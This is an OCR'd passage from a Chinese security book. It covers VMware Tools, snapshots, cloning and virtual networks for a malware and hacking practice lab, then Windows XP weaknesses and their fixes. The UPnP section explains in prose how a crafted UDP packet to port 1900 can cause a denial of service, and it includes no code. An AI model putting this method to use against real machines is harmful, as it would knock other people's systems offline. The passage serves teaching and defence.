在接下来的过程中，对所有问题都选择了“yes”。唯独不选择：运行VMware-config-tools.pl。

Step 3

给VMware-config-tools.pl打补丁：

wget http://mtnbike.org/VMware/VMware-config-tools-5.5.2-patch-diff.txt

sudo chmod u+w /usr/bin/VMware-config-tools.pl

sudo patch/usr/bin/VMware-config-tools.pl VMware-tools-config-5.5.2-patch-diff.txt

sudo/usr/bin/VMware-config-tools.pl

Step 4

将VMware-toolbox添加为开机时自动运行。

Step 5

重启系统，让VMware Tools生效。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

小提示：

对某些虚拟操作系统，比如Solaris x86、NetBSD 1.X、OpenBSD 2.x和Caldera OpenLinux 1.3等，VMware并没有提供VMware Tools。

2.3.3 访问主机资源

在虚拟系统中安装完VMware Tools后，重新启动虚拟系统，这时我们就会发现要离开虚拟系统的时候，就不需要再按【Ctrl+Alt】了，而且屏幕分辨率可以自由设置。原本左下角显示的“You do not have VMware Tools installed”也不再显示。

安装好的客机（虚拟系统）没有任何的资源可利用，很多用户无奈地通过光盘或下载为客机安装软件，事实上，我们完全可以把主机把资源共享出来，通过VMware的Shared Folders目录，客机就可以直接就能调用主机资源。

要使用主机共享资源功能，首先得安装VMware Tools。

Step 1

单击菜单栏：“VM→Settings”，如图2-29所示。




图2-29 进行设置选项

Step 2

选择“Options→Shared Folders→Add”添加要共享的文件夹，选择“Browse”，选择要共享的文件夹，我们以共享主机电影为例，上面的“Name”可以随意输入，这里是输入“movie”，如图2-30所示。




图2-30 选择主机共享的目录

Step 3

添加共享目录之后，用户可以选择共享为只读或读写权限，然后“Enable this share”启用这个共享，如图2-31所示。




图2-31 选择安全共享还是只读共享

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

Step 4

回到虚拟机中，如果是 Windows 操作系统，在“网上邻居”中可以发现域中多了一个“host”目录，进入该目录即可获取主机共享资源，如图 2-32 所示。



图 2-32 在网络中找到“host”目录

用户双击这个“host”目录就可以打开主机共享的资源了。不论是复制还是修改都很方便。

如果客机是Linux，主机共享的目录位于“/mnt/hgfs”下。



图 2-33 主机共享的目录




图 2-34 作为客机的 Linux 系统下访问主机资源

2.4 使用VMware快照与克隆恢复系统

我们安装虚拟系统的目的就是为了测试病毒木马还有许多黑客软件，系统必然会经常出问题，甚至崩溃，即使这不会影响主机系统，但是重装系统也费时费力，为了保障虚拟系统的安全性，VMware设置了两项“还原”功能——“快照”和“克隆”。

2.4.1 使用快照恢复系统

快照(Snapshot)是VMware的一个比较独特的功能，事实上，快照就是提供系统在某一特定时刻的状态，让系统在以后可以返回到这个状态。比如有些应用程序在加载Windows Service Pack之后会出问题，那么在加装Service Patch之前，你可以建立一个快照，如果加Service Pack后出现问题，可以回到建立快照时的状态，也就是加载Service Pack之前的状态，这个在软件测试的过程也很有用。

Step 1

单击“VM→Snapshot→Take Snapshot”即可建立记录点，如图 2-35 所示。



图 2-35 创建回复点的快照

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

Step 2

为该快照命名，并且写入详细的描述信息，如图 2-36 所示，当然用户也可以忽略填写这些信息。




图 2-36 为回复点命名

Step 3

如果建立了不止一个快照，快照恢复中的 Revert to Snapshot（恢复虚拟机快照），如图 2-37 所示，VMware 默认恢复到最后一次快照状态。




图 2-37 通过快照恢复虚拟系统




图 2-38 正在恢复系统中

小提示：

为了保证数据的一致性，先将客机的后台服务停止后再做快照，一般的做法是在开机(客机)之前先做快照，这是因为后台服务经常有数据缓存在内存里面，而且文件同步不一定能够及时。

2.4.2 使用克隆恢复系统

如果要对系统进行破坏性较大的操作，我们还可以针对目标操作系统创建克隆。充分利用好VMware的克隆功能，能大大减少硬盘的占用，简化虚拟机操作系统的安装和配置过程。

使用克隆还有许多好处，我们只安装配置一次客机就同时使用多个虚拟机客户端操作系统。当需要把一个虚拟机操作系统分发给多人使用的时候，克隆非常有效，比如：在单位环境中，可以把安装配置好的办公环境的虚拟机克隆给每个人单独使用；在软件测试的时候，可以把预先配置好的测试环境克隆给每个人单独使用；老师可以把课程中要用到的实验环境克隆给每个学生单独使用；使用克隆，可以轻松复制虚拟机的多个副本，而不用考虑虚拟机文件所在的位置以及配置文件在什么地方等。

克隆的具体的操作如下：

Step 1

单击“VM→Clone”菜单项，即可弹出克隆向导，如图 2-39 所示。



图 2-39 克隆整个虚拟系统

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

Step 2

在“Clone Source（克隆源）”对话框中用户可以选择从当前状态克隆还是从以前建立的快照克隆，如图 2-40 所示。




图 2-40 选择克隆虚拟机当前状态

Step 3

选择“从当前状态克隆”单击下一步进入克隆类型对话框。这里有两个选择：全克隆和链接克隆，如图 2-41 所示。




图 2-41 选择是连接克隆还是完全克隆

全克隆是一个独立的虚拟机，克隆结束后它不需要共享父本(被克隆的系统)。全克隆的过程是完全克隆一个父本，并且和父本完全分离。全克隆是从父本的当前状态开始克隆，克隆结束后和父本就没有再关联了。

链接克隆是父本的一个副本，但是共享使用父本的磁盘文件。这样节省空间，并且可以使用相同的父本软件配置环境。

链接克隆是从父本的一个快照克隆出来的。链接克隆需要使用到父本的磁盘文件，如果父本不可使用(比如被删除)，那么链接克隆也不能使用了。

大师点拨：

使用克隆功能还有如下的区别：

*链接克隆是从父本的快照克隆出来的，所以要正确使用链接克隆，必须要保证制作克隆时的快照是可访问的。如果父本没有快照，克隆时会先给父本创建一个快照再克隆。此快照不可删除，修改，也最好不要更改快照的名字。克隆后的机器如果要移动到其它主机上运行，要保证它能访问到父本，最好的方法是和父本一起移动。

*克隆后的机器可以当作一个独立的虚拟机来看待，所以可以添加删除硬件，创建该克隆机的快照等等。

*如果是全克隆，克隆后因为和主机没有依赖关系，所以不存在这些限制，当然，磁盘空间占用就比连接克隆要多很多了。

Step 4

选择好克隆类型，单击“下一步”按钮，为克隆系统命名并设置保存位置，单击“完成”，虚拟机克隆完毕，如图 2-42。




图 2-42 创建好了克隆系统

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

2.5 搭建虚拟网络

通过虚拟机，我们可以随意测试病毒木马软件而不怕损害系统了，可是为了练习黑客入侵技巧，我们需要让各虚拟机与真实主机进行通讯，让黑客训练的基地就在虚拟网络中进行。不过一般我们通讯要分为两个部分：一个是局域网内的，另一个是连接到Internet上，要在VMware中管理这两种网络访问，需要对VMware进行设置。

2.5.1 VMware 的 4 种网络模式

大家应该记得，在创建虚拟机的时候就有一个选择虚拟机网络的对话框，如果不满意当初的设定，还可以更改，编辑选项“Ethernet”进入网络配置对话框，如图2-43所示。现在我们来看看这4种网络配置选项到底有什么不同。




图 2-43 双击 Ethernet 修改网络连接属性




图 2-44 重新设置虚拟机网络连接属性

1.桥接模式(Bridgod)

如果真实主机在一个以太网中，桥接模式是将客机（虚拟机）接入网络中最简单的方法。在该网络中，客机就像一个新增加的、与真实主机有着同等物理地位的一台计算机。桥接模式可以享受所有可用的服务；包括文件服务、打印服务等等，并且在此模式下可以方便地从真实主机中获取资源。

在桥接模式中，主客机同在一个网段，例如主机与客机同处于192.168.115.0/24网段中（网段的定义参见1.2.6）。客机相当于该网段中一台独立的计算机，这个网段内的其他计算机可访问客机，客机也可访问网段内的其他计算机，这样主客机就像共同连接在一台交换机上一样，在同网段中的其他计算机上将看见的网上邻居新增一台计算机，就是桥接模式下的虚拟机。如图2-45所示为桥接模式的拓扑图。




图 2-45 桥接模式拓扑图

此桥接模式下主机与客机都位于192.168.115.0/24网段中。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

2.NAT模式

NAT（Network Address Translation，网络地址转换）模式可以方便地让客机连接到公网中，但是在桥接模式下的其他功能都不能享用。凡是选用NAT结构的客机，均由VMnet 8(虚拟网卡8)提供IP、子网掩码、网关等。

在NAT模式下，客机位于主机的子网络中，可以实现主机与客机的双向访问。但是由于客机并没有处于主机所在的真实网段中，所以真实网段中的其他计算机不能访问客机，但客机可以通过主机的NAT访问真实网段中的其他计算机。如图2-46所示为NAT模式的拓扑图。




图 2-46 NAT 模式的拓扑图

此NAT模式下，192.168.115.0/24网段中的其他计算机无法访问192.168.213.0/24虚拟网段中的客机，而客机可以通过主机的NAT访问其他计算机。

3.Host-only模式

Host-only模式用来建立隔离的虚拟机环境，这种模式下，客机与主机通过虚拟的私有网络进行连接，只有同为Host-only模式下且在一个虚拟交换机的连接下才可以互相访问，外界无法访问。Hostonly模式只能使用私有IP，其中IP、子网掩码、网关等都由VMnet 1来分配。图2-47所示为Hostonly模式的拓扑图。




图 2-47 Host-only 模式的拓扑图

此Host-only模式下主机不提供NAT，客机无法访问192.168.115.0/24网段中的其他计算机。

4.Custom模式

该选项表示特殊的虚拟网络，用户将自定义该网络设置。

在NAT和Host-only两种情况下，主机有两个网卡，一个连接到主机所在的网络，一个连接到虚拟网络中。如图2-48所示，VMware默认建立了两块虚拟的网络适配卡：VMnet1和VMnet8。




图 2-48 虚拟机的网络适配卡

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

VMware默认有10个虚拟适配卡，其中开启的有三个，分别为桥接、NAT、Host-only三种模式提供服务，单击VMware菜单栏上的“Edit→Virtual Network Settings”即可看见如图2-49所示的详细情况。




图 2-49 虚拟机网络描述信息

2.5.2 用 VMware 组建虚拟网络环境

了解了VMware的四种网络连接方式之后，我们现在来组建虚拟网络环境。

1.桥接模式的组网方法

我们已经知道，桥接模式是最简单的，使用桥接模式后虚拟机和真实主机的关系就好像两台接在一个交换机上的计算机，想让他们进行通讯，你需要为双方配置IP地址和子网掩码，首先，我们查询主机所在网段单击“开始→运行”，输入cmd打开命令提示符，然后输入命令ipconfig/all得到如图2-50所示的网络设置信息，其中包括IP地址、子网掩码、默认网关等。




图 2-50 主机本地连接配置信息

如图2-50所示主机IP为192.168.1.100子网掩码为255.255.255.0，所以主机网段是192.168.0/24。为了让主客机对连，客机也要将网段设置为192.168.0/24。

如图2-50所示VMnet1和VMnet8这两块虚拟适配卡的IP、子网掩码等信息，有的用户试图修改VMnet1和VMnet8这两块网卡的IP，以达到修改客户操作系统网段的目的，这种做法是错误的，作为连接底层硬件的驱动程序它们不需要、也不能作修改，它们是作为NAT(VMnet8)或Host-only(VMnet1)的网关而存在的。要修改客机的网段地址，直接在客机系统中设置即可，如图2-51所示。




图 2-51 设置虚拟机的 IP 地址

主客机的网段设置完毕之后，主客机就可以实现网络连接了，如图2-52所示，即为客机访问主机的共享资源。



图 2-52 虚拟机中查看主机共享目录

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

至此，我们已经组建好了一个拥有两台计算机(主机和客机)的局域网了，如果用户是使用的ADSL拨号上网，那么要让客机上Internet，只要同主机一样拨号即可。当然如果用户想通过ICS、NAT或者是代理上网也可以，做法和在普通电脑上做没区别。

2.NAT模式组网

在VMware下使用NAT模式主要的好处是在网络中可以隐藏虚拟机以及上Internet时极为方便。NAT模式由VMnet8的DHCPserver提供IP、子网掩码、网关等信息。

小提示：

什么叫DHCP？DHCP是Dynamic Host Configuration Protocol之缩写，DHCP自动为局域网中的每台计算机分配IP、子网掩码、DNS、网关等设置，避免了繁琐的人工操作。

由于VMnet8已经设置好了网络设置，如果使用手动分配固定IP的话，将会受到VMnet8的限制，而无法和真实主机进行通讯。

在NAT模式下接入Internet非常简单，不需要做任何配置，只需要真实主机连接到Internet后虚拟机就也可以接入Internet了。如图2-53所示，我们只要将客机的IP地址设置自动获取即可。



图 2-53 让 NAT 自动分配 IP

3.Host-only模式的组网方法

Host-only模式和桥接模式的差别并不大，Host-only模式下会由VMnet1的DHCPserver来提供IP、子网掩码、网关等。

在Host-only模式下，如果用户尝试将客机的IP地址配置成与主机同在一个网段中，这样主客机也无法互访，这是VMnet1的限制，所以使用VMnet1提供的IP是唯一的选择。

如果想在Host-only模式下接入Internet也只能使用ICS和代理，因为只有这两种方式可以在使用DHCP的情况下上网。

VMware可以组建非常复杂的局域网，读者可以仔细参考它的说明文档，在将来的黑客攻防中练习中，请读者尽量在虚拟机中实践，这样既避免损害系统，又能在不伤他人的情况下完成黑客测试。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

3 基于系统漏洞的入侵与防范

每个操作系统总是存在这样或那样的漏洞，对于这些漏洞，如果不加强防范，黑客就会利用系统的漏洞入侵电脑，甚至对一些分区进行格式化操作等危险操作。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

3.1 Windows 系统的安全隐患

随着互联网的普及，进行一些简单的网络攻击对于任何一位用户变得轻而易举。特别是Windows这么一个令人喜爱却又担心的操作系统，它的不安全因素实在是太多了。

3.1.1 Windows 系统的漏洞产生原因

系统漏洞也称安全缺陷，这些安全缺陷会被技术高低不等的入侵者所利用，从而达到控制目标主机或造成一些更具破坏性的目的。

漏洞的产生大致可分为以下两类：

1.在程序编写过程中的人为遗留

程序设计人员为了达到不可告人的目的，有意识地在程序的隐蔽处留下各种各样的后门，以供自己日后使用，不过，随着法律的完善，这类漏洞将越来越少（别有用心者除外）。

2.安全加密方法所局限

由于编程人员的水平问题，经验和当时安全技术加密方法所局限，在程序中总会或多或少的出现些不足之处，这些地方有的影响程序的效率，有的会导致非授权用户的权利提升。

其实，我们大家都知道，安全与不安全从来都是相对的，就目前而言，还没有出现绝无漏洞的系统，我们只能够以其所存在漏洞的多少以及危害程度来判定该程序的安全性。俗语说得好："道高一尺，魔高一丈。"这也就是说，也正因为有了这些漏洞的存在，才有了我们的不断完善和安全技术水平不断提高。

3.1.2 Windows 系统中的安全隐患

Windows系列操作系统的Bug、后门、漏洞也被一一发现，这其中有安全专家们经过充分理论验证的，也有黑客们利用种种入侵工具发现的。下面我们就对Windows操作系统存在的一些主要安全漏洞进行一下介绍，以Windows XP例。

1.Windows XP

Windows XP为了提高易用性所采用的许多默认设置，却有所忽视，实际上系统默认的设置不仅不能做到安全反而为我们增添了更多的风险。

(1)切换功能漏洞

Windows XP快速用户切换功能存在漏洞，当单击"开始"/注销/"切换用户"启动快速用户切换功能，在传统登录方法下重试登录一个用户名时，系统会误认为有暴力猜解攻击，因而会锁定全部非管理员账号。

解决办法：单击"控制面板/用户账户/更改用户登录或注销的方式"，取消"使用快速用户切换"，如下图所示，以便禁用用户快速切换功能。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

2.即插即用漏洞

UPnP亦称通用即插即用软件(全称Universal Plug and Play)，微软这个软件是基于互联网协议的，它允许不同的设备如电脑、扫描仪、打印机联成网络，可以在彼此之间自动识别，并进行通信，这样用户不需要再挨个地为每个外设来配置计算机了，安坐家中可以开视频会议，打联网的视频游戏了，而且XP操作系统在发售时就已经激活了UPnP功能，给用户带来极大的方便。然而，事实上并没有完美的，UPnP也存在安全漏洞。黑客可以利用该软件上的漏洞控制同一网络上的电脑，或者发动DOS攻击。当然更为严重的是，来自同一网络的其它用户甚至不需要知道该计算机的IP地址，就可以对其发对攻击。具体来讲，UPnP服务可以导致以下两个安全漏洞：

1)缓冲溢出问题

UPNP协议存在安全漏洞问题，最早是由eEye数字安全公司发现并通知微软的。其中的UPnP存在缓冲区溢出问题，也是Windows中有史以来最严重的缓冲溢出漏洞，当处理NOTIFY命令中的Location字段时，如果IP地址、端口和文件名部分超长，就会发生缓冲区溢出，由此会造成服务器程序的一些进程，其内存空间的内容被覆盖。由于UPnP服务运行在系统的上下文，攻击者如果利用漏洞成功，可以完全控制主机。更为严重的是SSDP服务器程序同样也监听广播和多播接口，所以攻击者可以同时攻击多个机器而不需要知道单个主机的IP地址。


解决方法：由于Windows XP打开了UPnP(通用即插即用)功能，因此所有Win XP用户都应该立即安装该补丁。

(2)系统容易被欺骗

对运行了UPnP服务的系统实施攻击并非难事，只要向该系统的1900端口发送一个UDP包，其中“LOCATION”域的地址指向另一个系统的Chargen端口，就可能使系统进入一个无限的连接循环，这将会导致受影响系统CPU和内存占用率达100%，使远程XP系统完全不能使用而拒绝了服务，只有通过重启后系统才能恢复正常。另外，攻击者只要向某个拥有众多XP主机的网络发送一个伪造的UDP报文，也可能会导致目标网络上所有的XP主机通过所选择的URL，执行了一个攻击的选择。而且当UPNP的部分服务被当作UDP来执行的时候，他产生的所有这些攻击都是难以找到的。

解决办法：关闭UPNP服务，因为大多数的人都不用它们。

单击XP的“控制面板/管理工具/服务”，双击“Universal Plug and Play Device Host”服务，在启动类型中选择“已禁用”，如下图所示，关闭UPnP服务。



3.热键漏洞

热键打开程序的方式是很方便的，所以热键功能也是Win XP的系统服务之一。当用

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

户登录Win XP时，热键功能随之启动，于是你就可以使用系统默认的、或者自己设置的热键了。如果你的电脑没有设置屏幕保护程序和密码，而你需要暂时离开电脑，办理其他事情，Win XP就会在处于静止状态一段时间后进行自动注销，不过这种“注销”是一种假注销，你所有的后台程序都还在运行，与没有注销前几乎没有什么差别，因此其他人虽然进不了你的桌面，看不到你的电脑里放了些什么，但是却可以继续使用热键。

对于一个别有用心的并且经验丰富的人就可以利用这些热键干一些事，最简单比如打开N个大程序，来破坏你的机器，可以打开并使用某个程序，特别是一些与网络有关的敏感程序（和服务）。

